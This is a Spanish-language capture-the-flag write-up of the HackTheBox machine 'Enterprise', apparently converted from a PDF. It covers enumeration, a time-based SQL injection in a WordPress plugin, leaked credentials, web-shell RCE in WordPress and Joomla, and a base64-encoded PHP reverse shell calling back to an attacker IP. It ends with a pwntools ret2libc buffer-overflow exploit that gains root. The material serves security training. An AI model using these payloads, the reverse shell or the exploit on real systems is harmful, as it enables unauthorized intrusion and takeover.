




1. Enumeración


Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.



Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.




Dado que tiene un certificado, vamos a investigar si encontramos URLs o posibles nombres de usuario. Encontramos un email: “jeanlupicard@enterprise.local”



Revisamos las tecnologías que usa http://10.10.10.61

```
┌──(root㉿kali)-[/home/kali]
└─# whatweb http://10.10.10.61
http://10.10.10.61 [200 OK] Apache[2.4.10], Country[RESERVED][ZZ], Email[wordpress@example.com], HTML5, HTTPServer[Debian Linux][Apache/2.4.10 (Debian)], IP[10.10.10.61], JQuery[1.12.4], MetaGenerator[WordPress 4.8.1], PHP[5.6.31], Powe
redBy[WordPress], Script[text/javascript], Title[USS Enterprise &#8211; Ships Log], UncommonHeaders[link], WordPress[4.8.1], X-Powered-By[PHP/5.6.31]
```


Navegamos sobre la web y vemos que no se ve correctamente. Si revisamos los enlaces, vemos que apuntan a “enterprise.htb”. Por lo que modificamos nuestro fichero hosts.



Revisamos la web, pero no encontramos nada que nos llame la atención. Cambiando el vector de ataque, revisamos la web https://10.10.10.61. Realizamos un descubrimiento de directorios y encontramos el directorio “files”.

```
┌──(root㉿kali)-[/home/kali/HTB/enterprise]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -u https://enterprise.local -k
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://enterprise.local
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/17 11:09:41 Starting gobuster in directory enumeration mode
===============================================================
/files                (Status: 301) [Size: 322] [--> https://enterprise.local/files/]
```

El directorio tiene capacidad de exploración, por lo que vemos el fichero *lcars.zip*.




Dentro vemos una serie de scripts en PHP, que parecen de algún plugin de Wordpress, que corre sobre http://10.10.10.61.

2. Análisis de vulnerabilidades


Parece que puede ser vulnerable a un SQL Injection. Hay que recordar que los plugins de Wordpress se sitúan bajo el directorio wp-content/plugins. Vamos a probarlo de la siguiente forma:

http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1%20and%20sleep(5)%20--%20-


Vemos que conseguimos que la web se demore 5 segundo en responder. Vamos a usar SQLMap para obtener las BBDD que se están usando.



Revisamos las tablas que contiene la base de datos de wordpress.



Ahora revisamos la tabla wp_users para revisar los usuarios.




Realizamos de nuevo la búsqueda, pero para la BBBD de joomladb:

Con los usuarios obtenidos, intentamos romper su hash, pero sin éxito. Por lo que seguimos enumerando.

Revisamos la tabla wp_posts y encontramos uno interesante.

Con hydra, validamos la clave de william.riker.




Usuario: william.riker

Clave: u*Z14ru0p#ttj83zS6


3. Explotación y Acceso


Conseguimos acceso al Wordpress como administrador con las credenciales anteriormente obtenidas.



Hacktricks nos da una via potencial para conseguir un RCE https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#plugin-rce

Por tanto, creamos nuestro fichero malicioso y lo subimos a la máquina víctima. Nos ponemos en escucha con NC en nuestra máquina atacante y navegamos a la web http://enterprise.htb/wp-content/uploads/2022/12/shell.php.






Conseguimos acceso. Sin embargo, si revisamos la IP vemos que estamos ante un contendor.


```
www-data@b8319d86d21e:/var/www/html/wp-content/uploads/2022/12$ hostname -I
hostname -I
172.17.0.3
```

Revisamos los ficheros del directorio web, y encontramos en el fichero wp-config.php los parámetros de conexión a la BBDD.

A parte de esto, no encontramos un vector de ataque claro, por lo que revisamos la web http://enterprise.htb:8080, que contiene un Joomla.




Antes, con SQLMap, habíamos conseguido unos usuarios, vamos a probar si funcionan.




Usuario: geordi.la.forge
Clave: ZD3YxfnSjezg67JZ


Intentamos conseguir un rce siguiente estos pasos:https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla#rce

Nos ponemos en escucha con NC y navegamos a la web http://enterprise.htb:8080/templates/protostar/error.php y ganamos acceso. Sin embargo, vuelve a ser un contenedor. Revisamos el contenido del directorio y nos llama la atención el directorio files, que es el único que pertenece a root, aunque tenemos permisos de escritura.



Parece que están jugando con monturas, entre la máquina víctima y los dockers desplegados. Para comprobarlo, nos creamos un fichero en php que nos diga la IP de la máquina.





10.10.10.61 172.17.0.1 dead:beef::250:56ff:feb9:7eb1

Nos creamos un fichero malicioso, que alojaremos en la máquina víctima. Como no hay un editor en la máquina víctima, nos lo creamos en nuestra máquina y se lo pasamos mediante base64.

```
┌──(root㉿kali)-[/home/kali]
└─# cat test.php | base64 -w 0
PD9waHAKCnN5c3RlbSgiYmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40NC80NDMgMD4mMSciKTsKCj8+Cg==
```

```
www-data@a7018bfdc454:/var/www/html$ echo "PD9waHAKCnN5c3RlbSgiYmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40NC80NDMgMD4mMSciKTsKCj8+Cg==" | base64 -d > files/test.php
```

Desde el navegador, hacemos la llamada y conseguimos acceso, ahora sí, a la máquina víctima.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.44] from (UNKNOWN) [10.10.10.61] 41366
bash: cannot set terminal process group (1510): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enterprise:/var/www/html/files$ hostname -I
hostname -I
10.10.10.61 172.17.0.1 dead:beef::250:56ff:feb9:7eb1
```

4. Escalada de privilegios.


Realizamos una enumeración de los ficheros que tienen permisos de SUID y nos llama la atención /bin/lcars.

```
www-data@enterprise:/var/www/html/files$ find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/at
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/bin/umount
/bin/su
/bin/ping
/bin/ntfs-3g
/bin/mount
/bin/lcars
/bin/fusermount
```

Nos traemos el binario a nuestra máquina vícitima y hacemos una inspección con ltrace. Observamos que hace una comparación con la cadena “picarda1”. ¿Será el código que nos solicita?


```
┌──(root㉿kali)-[/home/kali/HTB/enterprise]
└─# ltrace ./lcars
__libc_start_main(0×565e5c91, 1, 0×ffbf2664, 0×565e5d30 <unfinished ...>
setresuid(0, 0, 0, 0×565e5ca8)
puts("")
)
puts("                 _____ _____"...                  _____ _____  _____ _____
)                                                                                  = 49
puts("          |     |      |____|"...          |     |      |____| |____/ |_____
)                                                                                  = 49
puts("          |____ |____  |    |"...          |____ |____  |    | |    \_ _____|
)                                                                                  = 49
puts("")
)
puts("Welcome to the Library Computer "...Welcome to the Library Computer Access and Retrieval System

)                                                                                  = 61
puts("Enter Bridge Access Code: "Enter Bridge Access Code:
)                                                                                  = 27
fflush(0×f7e1dda0)
fgets(
"\n", 9, 0×f7e1d620)
strcmp("\n", "picarda1")
puts("\nInvalid Code\nTerminating Consol"...
Invalid Code
Terminating Console
```

Conseguimos acceso al programa y vemos que es vulnerable a un desbordamiento de buffer.




Necesitamos conocer el tamaño del offset, ya que lo necesitaremos posteriormente para componer nuestro payload malicioso. Generamos un patrón aleatorio.

Con gdb, ejecutamos el programa, introducimos ese patrón aleatorio que generamos en el paso anterior y obtenemos 212 como valor del offset.




Comprobamos si se está aplicando la aleatoriedad de las direcciones de memoria (ASRL). Como vale “0”, no se está aplicando.




Vamos a intentar abusar de un BOF RET2LibC. Por tanto, vamos a necesitar ejecutar un código malicioso que contenga:

junk + la dirección de memoria de system + La dirección de memoria de exit + una dirección de memoria que contenga el texto shell.


Como la máquina victima tiene gdb, vamos a realizar el siguiente proceso. Abrimos gdb y buscamos las funciones que tienen el programa.




Sobre la función main, vamos a introducir un breakpoint, para que el flujo del programa se pare.




Ahora, podemos consultar los que valen las direcciones de memoria “system” y “exit”.



Ahora, buscamos una dirección de memoria que contengan la palabra sh.



Comprobamos si realmente la dirección de memoria tiene la cadena sh.



Con toda la información, creamos nuestro programa malicioso que explote el BOF RET2LIBC. Una vez generado el payload, nos conectamos a la máquina víctima y se lo pasamos directamente desde nuestro programa malicioso.

```
  GNU nano 7.0
#!/usr/bin/python3

from pwn import *

def bof():

        offset=212
        # b es para decirle al programa que tiene que interpretarlo como bites
        junk= b"A"*offset

        systemAddr = p32(0×f7e4c060)
        exitAddr = p32(0×f7e3faf0)
        shellAddr = p32(0×f7f6ddd5)

        payload=junk + systemAddr + exitAddr + shellAddr
        #print(payload)

        context(os='linux', arch='i386')
        r = remote("10.10.10.61", 32812)
        r.recvuntil(b"Enter Bridge Access Code:")
        r.sendline(b"picarda1")
        r.recvuntil(b"Waiting for input:")
        r.sendline(b"4")
        r.recvuntil(b"Enter Security Override:")
        r.sendline(payload)
        r.interactive()


if __name__ == '__main__':
        bof()
```

Ejecutamos, y ganamos acceso a la máquina víctima como root.

```
┌──(root㉿kali)-[/home/kali/HTB/enterprise]
└─# python3 exploit.py
[+] Opening connection to 10.10.10.61 on port 32812: Done
[*] Switching to interactive mode

$ hostname
enterprise.htb
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```